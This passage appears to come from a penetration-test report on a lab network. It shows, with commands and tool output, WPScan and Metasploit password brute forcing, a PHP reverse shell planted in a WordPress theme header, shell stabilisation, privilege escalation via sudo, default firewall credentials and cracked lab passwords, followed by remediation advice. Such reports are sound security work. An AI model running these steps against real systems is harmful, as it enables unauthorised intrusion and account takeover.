
However, an error message appeared confirming that the admin account existed. On Kali Linux, the tool WP-Scan can be used to scan and enumerate WordPress sites specifically.

```
Scan Aborted: invalid option: -passwords
root@kali:~# wpscan --url http://172.16.221.237/wordpress/ --passwords /usr/share/wordlists/rockyou.txt -U admin
```


(Figure 15.7: WPScan Command)

The command used is shown above, attempting to crack the password for the admin account. The password list used was the rockyou.txt list, found on Kali Linux. The full results of the WPScan are shown below.

(Figure 15.8: WPScan Output)




(Figure 15.9: WPScan Output)



(Figure 15.10: WPScan Ouput Password)


As shown above in figure 15.10, the admin password was found to be zxc123. Now access to the admin page was granted, as shown below in figure 15.11.



(Figure 15.11: H2 WordPress Admin Panel)


The admin dashboard is now visible.

As WordPress is a PHP website, creating a reverse shell in PHP was attempted. First, a Netcat listener was established on Kali as shown below.



(Figure 15.12: Netcat Listener)


Navigating to the editing page allowed access to the PHP code for the current WordPress theme in use by the site, `twentyeleven`. This information was found by analysing the results of the WPScan, shown previously. Figure 15.9 shows the current theme that was in use (as stated, the twentyeleven theme).



(Figure 15.13: H2 WordPress Theme Edit)

Editing the code in the theme allowed for the insertion of code to create a reverse PHP shell with the Kali machine. The code used for the shell can be found by default at:
`/usr/share/webshells/php/php-reverse-shell.php`


of the Kali machine. A pertinent section of the code is shown below in figure 15.14, where the code needs to be changed to indicate the attacking machine.



(Figure 15.14: PHP Reverse Shell Code)


In this case, the IP would need to be changed to 192.168.0.200 (known address of the Kali Linux machine) and the port to that established in the above figure 15.12 where the Netcat listener had been established (150).

The entirety of the code was then copied into the header file of the php theme, as the header will be one of the files loaded with every webpage, as shown below in figure 15.15.



(Figure 15.15: H2 WordPress Theme with Shell Code)

The reverse shell was caught by the Netcat listener, as shown below in figure 15.16.




(Figure 15.16: Netcat Listener Catch)

The reverse shell was not initially a terminal. To stabliise the shell, a python script was used (PentestMonkey, no date) which opened a shell with more features. Python was used for this as it is one of the programming languages that comes pre- installed on Ubuntu (Ubuntu was known to be the OS from output shown above in figure 15.16). The script used was:


```
python –c ‘import pty;pty.spawn(“/bin/bash”)’
```

shown in use below in figure 15.17.



(Figure 15.17: Stabilising Shell with Python)

Other users on this server were enumerated, with a condensed view shown below in figure 15.18.



(Figure 15.18: H2 Enumerated Users)

Of note was the root and user accounts, the only two accounts with the login shell /bin/bash. As the www-data user had limited permissions, and the password was not known, any misconfigured sudo permissions could not yet be exploited. it was attempted to use the user account for this. The password for the account was guessed as `user` as shown below in figure 15.19.

(Figure 15.19: H2 Privilege Escalation)

As this account was shown to be able to use all commands, a root shell could be opened.

4.1.3 Host H3: 192.168.0.34/27

As found in section This was checked by interrogating the host with the command `showmount -e 192.168.0.34`, as shown below in figure 16.1.

```
root@kali:~# showmount -e 192.168.0.34
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*
root@kali:~#
```

(Figure 16.1: H3 Export List)

Before any further exploits were attempted, a SSH connection to the xadmin account with the password `plums` was found to be successful, as shown below in figure 16.2.

```
root@kali:~# ssh xadmin@192.168.0.34
The authenticity of host '192.168.0.34 (192.168.0.34)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.34' (ECDSA) to the list of known hosts.
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$
```


(Figure 16.2: H3 SSH Connection)

Information about this machine could now be gained with the ifconfig command, as shown below.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:33:ae:9d
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe33:ae9d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1435 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1312 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:107591 (107.5 KB)  TX bytes:118641 (118.6 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:33:ae:a7
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe33:aea7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:120 (120.0 B)  TX bytes:9763 (9.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:200 errors:0 dropped:0 overruns:0 frame:0
          TX packets:200 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15552 (15.5 KB)  TX bytes:15552 (15.5 KB)
```


(Figure 16.3: H3 Interface List)

However, it was found that this machine was multihomed to another address. Before any further investigation was done into this new network, root access would need to be gained on H3. This is shown below in figure 16.4.



(Figure 16.4: H3 Sudo Permissions)


A root shell could be opened with the command `sudo -s`, as shown below in figure 16.5.



(Figure 16.5: H3 Privilege Escalation)

4.1.4 Host H4: 13.13.13.13/24

Once a SSH tunnel was established from Kali Linux to H3, H4 could be scanned as shown in section 3.5. The only port open on this host was port 22 with SSH running. Therefore, a SSH connection was attempted as shown below in figure 16.6.



(Figure 16.6: H4 SSH Connection Attempt)

The password of plums had not allowed for successful connection. As SSH was the only service running with an open port on this host, brute forcing the SSH password was attempted.

The Metasploit module `scanner/ssh/ssh_login` was used for this. Hydra, a program also already installed on Kali Linux by default, would have been a suitable alternative. The Metasploit module was configured with the commands:

- `Set rhosts 13.13.13.13`: the target host
- `Set username xadmin`: the known username that the password was needed for
- `Set verbose true`: printing output for more visual clarity
- `Set pass_file /usr/share/wordlists/metasploit/password.lst`: instructing the module to use a password file found on Kali linux

The module was then run, and the password was found to be `!gatvol`. The options and brute forcing process can be seen below in figures 16.7 and output in figure 16.8.

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current da
tabase
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts fi
le with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space
, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 13.13.13.13
rhosts => 13.13.13.13
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME xadmin
USERNAME => xadmin
msf5 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/metasploit/password.lst
pass_file => /usr/share/wordlists/metasploit/password.lst
msf5 auxiliary(scanner/ssh/ssh_login) > run
```

(Figure 16.7: Selecting Metasploit Module)

```
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%'
[!] No active DB -- Credential data will not be saved!
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^'
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^&'
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^&*'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerbul'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerseun'
[+] 13.13.13.13:22 - Success: 'xadmin:!gatvol' ''
[*] Command shell session 1 opened (1.1.1.1:44087 → 13.13.13.13:22) at 2022-11-08 06:28:31 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

(Figure 16.8: Metasploit Module Output)

After exiting the Metasploit session, a SSH connection was attempted with the password `!gatvol`. This was successful as shown below, and it was found that the user xadmin had access to all commands so as with previous host machines, the command sudo –s would open a root shell, as shown below in figure 16.9.

```
root@kali:~# ssh xadmin@13.13.13.13
xadmin@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 21:28:25 2017 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$ sudo -l
[sudo] password for xadmin:
Matching Defaults entries for xadmin on xadmin-virtual-machine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User xadmin may run the following commands on xadmin-virtual-machine:
    (ALL : ALL) ALL
xadmin@xadmin-virtual-machine:~$
```

(Figure 16.9: H4 SSH Access)

4.1.5 Firewall

Before any brute forcing of the web login page was attempted, a login was attempted with the PFSense default credentials: `admin` and `pfsense` for username and password, respectively (Netgate, 2020). This was successful and the admin panel was now accessible.


Access to the firewall's IP configurations was also necessary. It was immediately noted that the firewall did not have a SSH or telnet service running. However, after reviewing the Quagga routing software documentation, remote connections to a Quagga router can be initiated if the router has been configured to accept these connections, shown below in figure 17.1. (Quagga, no date)

Quagga daemons have their own terminal interface or VTY. After installation, you have to setup each beast's port number to connect to them. Please add the following entries to `/etc/services`.

```
zebrasrv        2600/tcp                # zebra service
zebra           2601/tcp                # zebra vty
ripd            2602/tcp                # RIPd vty
ripngd          2603/tcp                # RIPngd vty
ospfd           2604/tcp                # OSPFd vty
bgpd            2605/tcp                # BGPd vty
```

(Figure 17.1: Quagga Service List)

As port 2601 was shown to be open in the nmap scan, a telnet connection was attempted.



(Figure 17.2 Firewall Telnet Connection)

The default credentials for a Zebra and Quagga router were attempted (the default password holding the same name as the software). This was unsuccessful. Other passwords encountered thus far in the report were then attempted- `plums`, `zxc123`, `!gatvol` and `pfsense`. Pfsense was successful.

4.2 No Account Lockout

Additional to the vulnerability covered in section 4.1, where a weak password could be cracked there was no connection lockout to stop brute forcing. The WordPress admin password and a SSH password were both able to be brute forced as there was no system to time-out the connection or limit guesses after several attempts.

Intrusion prevention software could be installed to log and prevent this activity within the network.

For WordPress sites in particular, plugins can be installed to prevent the brute forcing of accounts.

4.3 NFS Misconfiguration

Several hosts were exploited by taking advantage of the NFS shares that were present on the host. These shares varied from root access to user access, but all let the investigator modify or obtain files to allow for a SSH connection.

If it is pertinent for this network that files be shared using NFS, the directories which are available for export should be limited to those that are necessary to share, rather than the entire filesystem.

It would also be advisable that the IP addresses able to access the NFS shares be limited to reflect which hosts need access to the shares, as that would help make it harder for an attacker to exploit the shares.

Previously shown section 4.1.1 features a NFS misconfiguration, but the sections below also highlight exploits that were done because of shares which allowed SSH files to be modified or used.

4.3.1 Host H5: 192.168.0.130/27

As shown previously in section 3.7, host H5 was known to have ports 111 and 2049 open, potentially indicating an NFS vulnerability. First, and SSH connection was attempted to H5 but was unsuccessful as shown below in figure 18.1.

```
root@kali:~# ssh xadmin@192.168.0.130
The authenticity of host '192.168.0.130 (192.168.0.130)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.130' (ECDSA) to the list of known hosts.
xadmin@192.168.0.130: Permission denied (publickey).
```

(Figure 18.1: H5 SSH Connection Attempt)

